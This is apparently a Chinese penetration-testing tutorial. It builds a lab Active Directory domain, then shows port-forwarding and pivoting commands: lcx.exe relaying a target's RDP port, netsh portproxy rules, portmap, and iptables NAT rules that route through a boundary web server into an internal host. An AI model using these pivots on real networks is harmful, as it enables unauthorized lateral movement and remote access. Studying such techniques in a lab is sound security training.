


域环境搭建 准备： DC: win2008 DM: win2003 DM: winxp


win2008(域控) 1、修改计算机名：




2、配置固定 ip: 其中网关设置错误，应该为 192.168.206.2，开始默认的网管



3、服务器管理器---角色：



4、配置域服务: dos 下面输入 `dcpromo`




Ps: 这里可能会因为本地 administrator 的密码规则不合要求, 导致安装失败, 改一个强密码

5、设置林根域： 林就是在多域情况下形成的森林,根表示基础,其他在此根部衍生 具体见：  
<http://angerfire.blog.51cto.com/198455/144123/>



6、域数据存放的地址




win2003、winxp 和 08 配置差不多


注意点是：

- 1、配置网络 dns server 应该为主域控 ip 地址





## 2、加入域控



域已经搭建完成，主域控会生成一个 `krbtgt` 账号 他是 Windows 活动目录中使用的客户/服务器认证协议，为通信双方提供双向身份认证

```
C:\Users\lemon\Desktop>net view
Server Name          Remark
-----
\\DC1
\\DM-WINXP
\\DM-WIN03
The command completed successfully.

C:\Users\lemon\Desktop>net user
User accounts for \\DC1
-----
Administrator      Guest      krbtgt
lemon
The command completed successfully.
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

参考：

AD 域环境的搭建 基于 Server 2008 R2 <http://www.it165.net/os/html/201306/5493.html>

Active Directory 域环境的搭建 [http://blog.sina.com.cn/s/blog\\_6ce0f2c9010140kt.html](http://blog.sina.com.cn/s/blog_6ce0f2c9010140kt.html)

端口转发&&边界代理 此类工具很多，测试一两个经典的。#####端口转发 1、windows lcx

```
监听 1234 端口，转发数据到 2333 端口
本地:lcx.exe -listen 1234 2333

将目标的 3389 转发到本地的 1234 端口
远程:lcx.exe -slave ip 1234 127.0.0.1 3389
```


netsh 只支持 tcp 协议

```
添加转发规则
netsh interface portproxy set v4tov4 listenaddress=192.168.206.101 listenport=3333
connectaddress=192.168.206.100 connectport=3389
此工具适用于，有一台双网卡服务器，你可以通过它进行内网通信，比如这个，你连接 192.168.206.101:3388 端口是连接到 100
上面的 3389

删除转发规则
netsh interface portproxy delete v4tov4 listenport=9090

查看现有规则
netsh interface portproxy show all

xp 需要安装 ipv6
netsh interface ipv6 install
```



## 2、linux portmap

```
root@kali:~/Desktop/lemon# ./portmap
Socket data transport tool
by bkbll(bkbll@cnhonker.net)

Usage:./portmap -m method [-h1 host1] -p1 port1 [-h2 host2] -p2 port2 [-v] [-log filename]
-v: version
-h1: host1
-h2: host2
-p1: port1
-p2: port2
-log: log the data
-m: the action method for this tool
1: listen on PORT1 and connect to HOST2:PORT2
2: listen on PORT1 and PORT2
3: connect to HOST1:PORT1 and HOST2:PORT2
Let me exit...all overd
root@kali:~/Desktop/lemon#
```

监听 1234 端口,转发数据到 2333 端口  
本地:./portmap -m 2 -p1 1234 -p2 2333

将目标的 3389 转发到本地的 1234 端口  
./portmap -m 1 -p1 3389 -h2 ip -p2 1234

## iptables

1、编辑配置文件/etc/sysctl.conf 的 net.ipv4.ip\_forward = 1

2、关闭服务  
service iptables stop

3、配置规则

需要访问的内网地址: 192.168.206.101

内网边界 web 服务器: 192.168.206.129


```
iptables -t nat -A PREROUTING --dst 192.168.206.129 -p tcp --dport 3389 -j DNAT --to-destination 192.168.206.101:3389
```

```
iptables -t nat -A POSTROUTING --dst 192.168.206.101 -p tcp --dport 3389 -j SNAT --to-source 192.168.206.129
```

